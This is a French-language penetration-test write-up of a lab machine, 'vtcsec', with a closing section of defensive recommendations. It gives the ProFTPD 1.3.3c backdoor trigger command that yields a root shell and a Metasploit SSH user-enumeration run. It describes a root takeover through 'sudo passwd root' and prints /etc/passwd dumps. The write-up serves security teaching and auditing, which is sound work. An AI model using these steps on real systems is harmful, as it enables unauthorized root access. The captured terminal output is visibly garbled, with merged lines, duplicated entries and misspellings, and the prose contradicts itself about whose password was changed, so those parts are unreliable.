Pour exploiter le serveur FTP ProFTPD 1.3.3c, j'ai commencé par effectuer une recherche sur Internet pour en savoir plus sur d'éventuelles vulnérabilités spécifiques à cette version. Il s'est avéré que cette version particulière possédait une backdoor officielle, comme indiqué dans les résultats de la recherche. L'exploit est extrêmement simple : il suffit d'envoyer la commande HELP ACIDBITCHEZ au serveur FTP et vous obtiendrez un shell root. Après avoir établi une connexion au serveur FTP à l'aide de netcat, j'ai envoyé la commande mentionnée et, comme prévu, j'ai obtenu un accès root.




Identifiants de connexion SSH

Dans cette phase de l'audit, j'ai utilisé le module Metasploit auxiliary/scanner/ssh/ssh\_enumusers pour effectuer une analyse des utilisateurs SSH sur l'hôte cible. J'ai configuré le module en définissant l'adresse IP de la cible (RHOSTS) sur 10.0.2.4, le port SSH sur 22 (RPORT), et j'ai augmenté le nombre de threads (THREADS) à 3 pour accélérer l'exécution du scanner. De plus, j'ai spécifié le fichier unix\_users.txt comme liste d'utilisateurs à tester, que j'ai créé sous /usr/share/wordlists/ en téléchargeant un fichier depuis Internet.

Cependant, le résultat de l'analyse a montré que seuls les comptes système étaient visibles, ce qui est souvent le cas lorsqu'ils sont verrouillés, comme cela s'est avéré être le cas dans cette situation. Par conséquent, je n'ai pas pu me connecter de cette manière. Heureusement, lors des phases précédentes de mon audit, j'ai découvert un utilisateur nommé "marlinspike", ce qui m'offre une opportunité alternative pour avancer dans mon investigation.

En utilisant ces informations, j'ai décidé de me connecter en tant qu'utilisateur "marlinspike" en utilisant SSH. Cette prochaine étape me permettra de

continuer mon exploration en recherchant d'autres vecteurs d'attaque potentiels et en tentant d'escalader mes privilèges pour obtenir un accès plus élevé sur le système cible.



```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 10.0.2.4:22 - SSH - Using malformed packet technique
[*] 10.0.2.4:22 - SSH - Checking for false positives
[-] 10.0.2.4:22 - SSH - throws false positive results. Aborting.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

j'ai réussi à changer le mot de passe de l'utilisateur "soulaima" sur le système cible. Après avoir utilisé SSH pour me connecter en tant qu'utilisateur "marlinspike", j'ai utilisé la commande sudo passwd root pour modifier le mot de passe du compte root. En saisissant le mot de passe actuel de "marlinspike", j'ai ensuite défini un nouveau mot de passe pour le compte root, ce qui a été confirmé par le message "passwd: password updated successfully". Ensuite, j'ai utilisé la commande su - pour basculer vers le compte root en saisissant le nouveau mot de passe que j'avais défini, ce qui m'a permis d'obtenir un accès privilégié sur le système. Ce processus de changement de mot de passe et d'escalade de privilèges démontre l'importance de la gestion sécurisée des mots de passe et la nécessité de surveiller les vulnérabilités potentielles pour maintenir un environnement informatique robuste et sécurisé.

# Obtenir les informations d'identification dans le répertoire /var/mai

```
root@vtcsec:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
gnats:x:41.41.61ats Bug-Reporting System (amin)://ar/lib/gnats:/usr/sbin/hotogin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speen-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
```

root@vtcsec:/home/marlinspike# less /etc/passwd root@vtcsec:/home/marlinspike# less /etc/login.defs

```
root@vtcsec: /home/marlinspike
  File Actions Edit View Help
 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
 games:x:5:60:gamés:/usr/games:/usr/sbin/nologin
 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
 gnats:x:41:41:6nats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd/hetif:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/hetif:/bin/false
 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
 syslog:x:104:108::/home/syslog:/bin/false
 _apt:x:105:65534::/nonexistent:/bin/false
 messagebus:x:106:110::/var/run/dbus:/bin/false
 uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:100:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,;/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/lib/misc:/bin/false
dnsmasq:x:112:65534:dnsmasq,,;/var/lib/misc:/bin/false
colord:x:13:123:colord colour management daemon,,;/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,;/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,;/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,;/:/bin/false
pulse:x:117:124:PulseAudio daemon,,;/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,;/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,;/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,;/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,;/nonexistent:/bin/false
sshd:x:122:65534:/var/run/sshd:/usr/sbin/nologin
guest-pysgj:x:999:999:Guest:/tmp/guest-pgksgj:/bin/bash
guest-sc5gw5:x:997:997:Guest:/tmp/guest-sc5gw5:/bin/bash
guest-sc5gw5:x:997:997:Guest:/tmp/guest-sc5gw5:/bin/bash
guest-sc5gw5:x:996:996:Guest:/tmp/guest-sc5gw5:/bin/bash
 whoopsie:x:109:117::/nonexistent:/bin/false
 guest-5jyzqa:x:996:996:Guest:/tmp/guest-5jyzqa:/bin/bash
 guest-4q8rob:x:995:995:Guest:/tmp/guest-4q8rob:/bin/bash
 guest-3peqd7:x:994:994:Guest:/tmp/guest-3peqd7:/bin/bash
 guest-ese44h:x:993:993:Guest:/tmp/guest-ese44h:/bin/bash
 guest-ppef9p:x:992:992:Guest:/tmp/guest-ppef9p:/bin/bash
               a:x:1001:1001:soulaima,,,:/home/soulaima:/bin/bash
 (END)
```


```
root@vtcsec: /home/marlinspike
 File Actions Edit View Help
# /etc/login.defs - Configuration control definitions for the login package.
# Three items must be defined: MAIL_DIR, ENV_SUPATH, and ENV_PATH.
# If unspecified, some arbitrary (and possibly incorrect) value will
# be assumed. All other items are optional - if not specified then
# the described action or option will be inhibited.
# Comment lines (lines beginning with "#") and blank lines are ignored.
# Modified for Linux. -- marekm
# REQUIRED for useradd/userdel/usermod
     Directory where mailboxes reside, _or_ name of file, relative to the home directory. If you _do_ define MAIL_DIR and MAIL_FILE, MAIL_DIR takes precedence.

    MAIL_DIR defines the location of users mail spool files
(for mbox use) by appending the username to MAIL_DIR as defined

    MAIL_FILE defines the location of the users mail spool files as the
fully-qualified filename obtained by prepending the user home
directory before $MAIL_FILE

# NOTE: This is no more used for setting up users MAIL environment variable
# which is, starting from shadow 4.0.12-1 in Debian, entirely the
# job of the pam_mail PAM modules
# See default PAM configuration files provided for
            login, su, etc.
# This is a temporary situation: setting these variables will soon
# move to /etc/default/useradd and the variables will then be
# no more supported
MAIL DIR
#MAIL_FILE
                        .mail
# Enable logging and display of /var/log/faillog login failure info.
# This option conflicts with the pam_tally PAM module.
FAILLOG_ENAB
                                     yes
# Enable display of unknown usernames when login failures are recorded.
# WARNING: Unknown usernames may become world readable.
# See #290803 and #298773 for details about how this could become a security
# concern
                                                                                                 Activer Windows
LOG_UNKFAIL_ENAB
                                     no
/etc/login.defs
```

#### J'ai aussi essayer d'ajouter un nouveau user



# Solutions proposées

Port 21 - FTP:

**Mise à jour du logiciel** : s'assurer que ProFTPD est mis à jour vers la dernière version disponible pour bénéficier des correctifs de sécurité.

**Restriction d'accès** : Limiter l'accès FTP uniquement aux utilisateurs autorisés en configurant correctement les règles de pare-feu

**Utilisation de SFTP**: Si possible, remplacer FTP par SFTP (SSH File Transfer Protocol) peut être envisagé, car il utilise SSH pour chiffrer les communications et offre une meilleure sécurité.

#### Port 22 - SSH ·

**Mise à jour du logiciel** : Il est important de s'assurer que OpenSSH est mis à jour vers la dernière version disponible pour bénéficier des correctifs de sécurité.

**Utilisation de clés SSH**: Encourager l'utilisation de clés SSH pour l'authentification au lieu de mots de passe rendrait plus difficile l'accès non autorisé.

**Surveillance des activités SSH** : Surveiller attentivement les journaux d'activité SSH pour détecter les comportements suspects et les tentatives d'authentification infructueuses est recommandé.

#### Port 80 - Serveur HTTP (Apache):

**Mise à jour des logiciels** : S'assurer que le serveur Apache ainsi que WordPress sont mis à jour vers les dernières versions disponibles pour bénéficier des correctifs de sécurité est essentiel.

**Sécurisation de WordPress** : Renforcer la sécurité de WordPress en utilisant des plugins de sécurité, en limitant l'accès aux utilisateurs autorisés, et en surveillant régulièrement les activités du site est recommandé.

**Sécurisation du serveur web**: Configurer correctement le serveur Apache pour limiter l'accès aux répertoires sensibles, désactiver les fonctionnalités non nécessaires, et mettre en œuvre des mécanismes de protection contre les attaques courantes telles que les injections SQL et les attaques de force brute est essentiel.

**Surveillance des activités HTTP** : Surveiller activement les journaux d'activité du serveur web pour détecter les tentatives d'exploitation et les activités suspectes est recommandé.